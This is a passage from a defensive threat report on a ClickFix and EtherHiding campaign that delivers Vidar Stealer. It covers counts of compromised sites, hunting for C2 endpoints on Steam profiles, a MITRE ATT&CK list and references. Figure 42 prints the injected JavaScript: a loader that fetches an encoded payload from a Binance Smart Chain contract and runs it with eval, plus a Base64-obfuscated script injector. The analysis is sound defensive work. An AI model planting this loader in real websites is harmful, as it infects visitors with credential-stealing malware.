


Figure 38 – Compromised Sites – PublicWWW Listing

Note that it is somewhat unclear how this website is generating these results. Various popular news articles have been using this as a source of truth. However, as discussed in the next section, other sites seem to report significantly fewer results. All that said, take the total number with a grain of salt. Regardless, the numbers show that the attack is growing and expanding its influence.

6.3.2 Shodan

Shodan itself only lists 153 compromised sites (Figure 39). The sites listed here seem to be more accurate, or at least up to date. Some of the websites listed on PublicWWW are no longer infected. This could be because PublicWWW shows a more historical overview of everything that has seen that text and not everything that currently has the searched string.




Figure 39 – Compromised Sites – Shodan

6.3.3 Example Sites

During our threat hunting, we saw a few compromised sites that were interesting. For instance, one contained the same injected code (same contract address) twice (Figure 40 and Figure 41). This contract address was the same as the samples analyzed by PNNL. This shows that the attackers are not particularly interested in targeting specific sites and are more so indiscriminately exploiting any WordPress site that is vulnerable.



Figure 40 – Compromised Site: Twice Injected Same Part 1



Figure 41 – Compromised Site: Twice Injected Same Part 2

A second example was one site that had the same injected code as the sample event PNNL analyzed(Figure 42). There was also a second injected blob below it. The site also contained a beacon to Binance, but this was obfuscated through Base64 encoding.



```
<script>
  console.log('Start moving...');
      document.addEventListener('DOMContentLoaded', async () => {
          try {
              const web3 = new Web3('https://bsc-dataseed.binance.org/');

              const contract = new web3.eth.Contract([
                  {"inputs": [], "stateMutability": "nonpayable", "type": "constructor"},
                  {"inputs": [], "name": "orchidABI", "outputs": [{"internalType": "string", "name": "", "type": "string"}], "stateMutability": "view", "type": "function"},
                  {"inputs": [], "name": "orchidAddress", "outputs": [{"internalType": "string", "name": "", "type":"string"}], "stateMutability": "view", "type": "function"},
                  {"inputs": [], "name": "merlionABI", "outputs": [{"internalType": "string", "name": "", "type": "string"}], "stateMutability": "view", "type": "function"},
                  {"inputs": [], "name": "merlionAddress", "outputs": [{"internalType": "string", "name": "", "type":"string"}], "stateMutability": "view", "type": "function"}
              ], '0x9179dda8B285040Bf381AABb8a1f4a1b8c37Ed53');

              const orchidABI = JSON.parse(pako.ungzip(Uint8Array.from(atob(await contract.methods.orchidABI().call()), c => c.charCodeAt(0)), { to: 'string' }));
              const orchidAddress = await contract.methods.orchidAddress().call();
              const orchid = new web3.eth.Contract(orchidABI, orchidAddress);

              const decompressedScript = pako.ungzip(Uint8Array.from(atob(await orchid.methods.tokyoSkytree().call()), c => c.charCodeAt(0)), { to: 'string' });
              eval(`(async () => { ${decompressedScript} })().then(() => { console.log('Moved.'); }).catch(console.error);`);

          } catch (error) {
              console.error('Road unavaible:', error);
          }
      });
</script>
<meta name="robots" content="index, follow, max-image-preview:large, max-snippet:-1, max-video-preview:-1">
<script type="text/javascript">
  window.onload = function() {
          const u4t6k1 = atob("aHR0cHM6Ly9jZG4uZXRoZXJzLmlvL2xpYi9ldGhlcmMtNS4yLnVtZC5taW4uanM=");
          const j2r7a5 = document.createElement('script');
          j2r7a5.src = u4t6k1;
          j2r7a5.type = "application/javascript";
          j2r7a5.onload = function() {
              const nlm8q2 = atob("YXN5bmMgZnVuY3Rpb24gcjh3MygpIHsKICAgIGNvbnN0IHEyejcgPSBuZXcgZXRoZXJzLnByb3ZpZGVycy5Kc29uUnBjUHJvdmlkZXIoImh0dHBzOi8vYnNjLWRhdGFzZWVkMS5iaW5h
              const o3k4b5 = document.createElement('script');
              o3k4b5.type = "application/javascript";
              o3k4b5.innerHTML = nlm8q2;
              document.head.appendChild(o3k4b5);
          };
          j2r7a5.onerror = function() {
              console.error('JavaScript block requests');
          };
          document.head.appendChild(j2r7a5);
      };
</script>
```

Figure 42 – Compromised Site: Twice Injected Different

6.4 Command and Control Hunting

As mentioned previously, this specific threat actor is using Steam Community pages as one of their DDRs. Through Steam Community's search feature, we were able to find additional C2s. An analyst on our threat hunting team worked with me to generate a script to crawl for profiles that contained potential C2 endpoints. Using this approach, we were able to find 224 C2 IOCs that match the schema Vidar DDRs utilized.

A full listing of the endpoints is distributed with the documentation. With these endpoints, we can potentially find more end Vidar payloads via VirusTotal and add more IOCs to our alerting infrastructure.

7.0 Conclusion

For those who have made it through this entire report, congratulations and thank you for your persistence. To recap, PNNL's CSOC recently analyzed two incidents involving the social engineering attack ClickFix. This specific threat actor is using another technique called EtherHiding to further obscure their infrastructure and to additionally allow more flexibility with keeping compromised websites up to date. The final payload seen on end users' hosts was Vidar Stealer. The entire attack, except for the file initially downloaded via mshta, was fileless and resided purely in memory. The attackers have shown throughout their infrastructure implementation and continual devotion to evolving their attack that they are not only intelligent but also meticulous. It is lucky that they are only attempting to spread credential stealers through this malware—if they wanted to compromise companies, they would be well suited for that task. Hopefully, after reading this report, you have a better understanding of not only how ClickFix and EtherHiding work, but also a stronger understanding of how Solidity operates. I believe that utilizing smart contracts in a malicious manner is not going away and will probably be perfected through other attacks over time. Thankfully, the Solidity code in this attack was rather simple, but it also gives analysts a perfect use case for starting a baseline of understanding of how Solidity operates at a low level. This attack chain was rather extensive, but it is far from the most complex attack the cybersecurity community has seen. I have tried to ensure the highest accuracy in this report as I can, however, if there are mistakes, please feel free to contact me.

8.0 MITRE ATT&CK

- T1005 - Data from Local System
- T1012 - Query Registry
- T1016 - System Network Configuration Discovery
  - .001 - Internet Connection Discovery
- T1020 - Automated Exfiltration
- T1027 - Obfuscated Files or Information
  - .001 - Binary Padding
  - .002 - Software Packing
  - .004 - Compile After Delivery
  - .005 - Indicator Removal from Tools
  - .007 - Dynamic API Resolution
  - .009 - Embedded Payloads
  - .013 - Encrypted/Encoded File
- T1033 - System Owner/User Discovery
- T1036 - Masquerading
  - .008 - Masquerade File Type
- T1056 - Input Capture
- T1057 - Process Discovery
- T1059 - Command Scripting Interpreter
  - .001 - PowerShell
  - .007 - JavaScript
- T1070 - Indicator Removal
  - .004 - File Deletion
- T1082 - System Information Discovery
- T1083 - File and Directory Discovery
- T1087 - Account Discovery
- T1102 - Web Service
  - .001 - Dead Drop Resolver
- T1106 - Native API
- T1140 - Deobfuscate/Decode Files or Information
- T1189 - Drive-by Compromise
- T1204 - User Execution
- T1217 - Browser Information Discovery
- T1218 - System Binary Proxy Execution
  - .005 - Mshta
- T1485 - Data Destruction
- T1496 - Resource Hijacking
- T1518 - Software Discovery
- T1539 - Steal Web Session Cookie
- T1552 - Unsecured Credentials
  - .001 - Credentials in Files
- T1555 - Credentials from Password Stores
  - .003 - Credentials from Web Browsers
- T1562 - Impair Defenses
  - .001 - Disable or Modify Tools
- T1565 - Hide Artifacts
  - .003 - Hidden Window
- T1620 - Reflective Code Loading

9.0 Bibliography

Alex.Turing, and Acey9. 2024. "https://blog.xlab.qianxin.com/smargaft_abusing_binance-smart-contracts_en/." *XLab.* February 2. https://blog.xlab.qianxin.com/smargaft_abusing_binance-smart-contracts_en/.

Boutnaru, Shlomi. 2024. "The Windows Forensics Journey — Run MRU (Run Dialog Box Most Recently Used)." *Medium.* January 1. Accessed 2024. : https://medium.com/@boutnaru/the-windows-foreniscs-journey-run-mru-run-dialog-box-most-recently-used-57375a02d724.

CYFIRMA. 2024. "Vidar Stealer: An In-depth Analysis of an Information-Stealing Malware." *CYFIRMA.* June 03. https://www.cyfirma.com/research/vidar-stealer-an-in-depth-analysis-of-an-information-stealing-malware/.

Elkhatib, Asmaa. 2022. "Investigating Run MRU." *ForenSafe.* February 29. https://www.forensafe.com/blogs/runmrukey.html.

eSentire Threat Response Unit. 2024. "Fake Browser Updates delivering BitRAT and Lumma Stealer ." *eSentire.* May 29. https://www.esentire.com/blog/fake-browser-updates-delivering-bitrat-and-lumma-stealer?ref=news.risky.biz.

Fontaine, Shane. 2019. "Understanding Bytecode on Ethereum." *Medium.* September 29. https://medium.com/authereum/bytecode-and-init-code-and-runtime-code-oh-my-7bcd89065904.

Hammon, John. 2024. "reCAPTCHA Phish." *GitHub.* September 13. https://github.com/JohnHammond/recaptcha-phish.

ishaughnessy. 2023. "Vidar Stealer Picks Up Steam!" *Emergin Threats.* https://community.emergingthreats.net/t/vidar-stealer-picks-up-steam/271.

kindhearted57. 2021. "Solidity Bytecode." *57'Land.* August 21. https://kindhearted57.github.io/2021/08/10/solidity_bytecode.html.

Kumar, Vishwajeet. 2024. "Unmasking Lumma Stealer: Analyzing Deceptive Tactics with Fake CAPTCHA." *Qualys.* October 24. https://blog.qualys.com/vulnerabilities-threat-research/2024/10/20/unmasking-lumma-stealer-analyzing-deceptive-tactics-with-fake-captcha.

Le Bourhis, Pierre, and Quentin Bourgue. 2025. "Increased Web3 Exploitation for Malware Delivery." *Sekoia.* March 18. https://blog.sekoia.io/clearfakes-new-widespread-variant-increased-web3-exploitation-for-malware-delivery/#h-vidar-stealer.

Madjar, Tommy, Dusty Miller, Selena Larson, and et. al. 2024. "From Clipboard to Compromise: A PowerShell Self-Pwn." *Proofpoint.* June 17.

https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn.

McEoin, Randy. 2023. "ClearFake Malware Analysis." *Malware Analysis.* August 6. https://rmceoin.github.io/malware-analysis/2023/08/06/clearfake.html.

Morais, João Paulo. 2022. *The difference between bytecode and deployed bytecode.* April 18. https://medium.com/coinmonks/the-difference-between-bytecode-and-deployed-bytecode-64594db723df.

2024. "New AMSI Bypass Technique Modifying CLR.DLL in Memory." *Practical Security Analytics.* November 21. https://practicalsecurityanalytics.com/new-amsi-bypss-technique-modifying-clr-dll-in-memory/.

Ray, Chris. 2025. "How to Investigate RunMRU 2025." *Cyber Triage.* March 9. https://www.cybertriage.com/blog/how-to-investigate-runmru-2025/.

RevEng.AI. 2025. "One ClickFix and LummaStealer reCAPTCHA's Our Attention - Part 1." *RevEng.AI.* Janurary 30. https://blog.reveng.ai/one-clickfix-and-lummastealer-recaptchas-our-attention-part-1/.

Szustak, Marek. 2025. "EtherHiding and ClickFix: new mask of social engineering campaign." *Szustak.* January 2. https://security.szustak.pl/etherhide/etherhide.html.

Tal, Nati, and Oleg Zaytsev. 2023. "Medium." *"EtherHiding" — Hiding Web2 Malicious Code in Web3 Smart Contracts.* October 12. https://labs.guard.io/etherhiding-hiding-web2-malicious-code-in-web3-smart-contracts-65ea78efad16.

Pacific Northwest National Laboratory

902 Battelle Boulevard
P.O. Box 999
Richland, WA 99354
1-888-375-PNNL (7665)

www.pnnl.gov